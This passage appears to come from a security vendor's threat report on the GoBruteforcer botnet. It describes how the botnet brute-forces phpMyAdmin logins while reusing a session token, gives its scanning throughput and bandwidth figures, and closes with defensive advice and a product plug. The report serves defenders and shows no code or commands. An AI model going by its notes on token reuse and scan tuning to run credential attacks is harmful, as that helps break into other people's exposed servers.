If the credential was not successful, it continues with the next username:password, reusing the same token if the token doesn’t change. (The code grabs the token once per session; it does not fetch a new token for each attempt, which might be a weakness if the token expires or is invalidated after a login failure. However, many versions of PMA do not invalidate the token on wrong password, so this approach could still work.)
Scanning Performance
GoBruteforcer runs as a steady, architecture-tuned worker pool. The pool size is large enough to pipeline many attempts but capped to avoid runaway threads or saturating the host. In the wild, a single x86-64 host sustained roughly 20 IP/s during an FTP campaign, showing the scanner spends most cycles failing fast on silent hosts. That design keeps throughput high while keeping per-host bandwidth low: In observed FTP scans, outbound traffic remained under approximately 64 kb/s and inbound under approximately 32 kb/s.
Conclusion
GoBruteforcer exemplifies a broader and persistent problem: The combination of exposed infrastructure, weak credentials, and increasingly automated tools. While the botnet itself is technically straightforward, its operators benefit from the vast number of misconfigured services that remain online. As generative AI further lowers the barrier to server deployment, the risk of insecure defaults will likely increase. Addressing this class of threats requires not only detection and takedown efforts, but also renewed attention to secure configuration practices, credential hygiene, and continuous exposure management.
GoBruteforcer is a perfect example of how threat actors use “low hanging fruit” such as seemingly unsophisticated tactics (weak password attacks, random IP addresses) to compromise large numbers of internet-facing systems with relatively little effort. This reinforces the need for organizations to monitor and secure their internet-facing services and enforce robust authentication methods.
Protection
Check Point Threat Emulation and Harmony Endpoint provide comprehensive coverage of attack tactics, file types, and operating systems and protect against the attacks and threats described in this report.

 Login
Login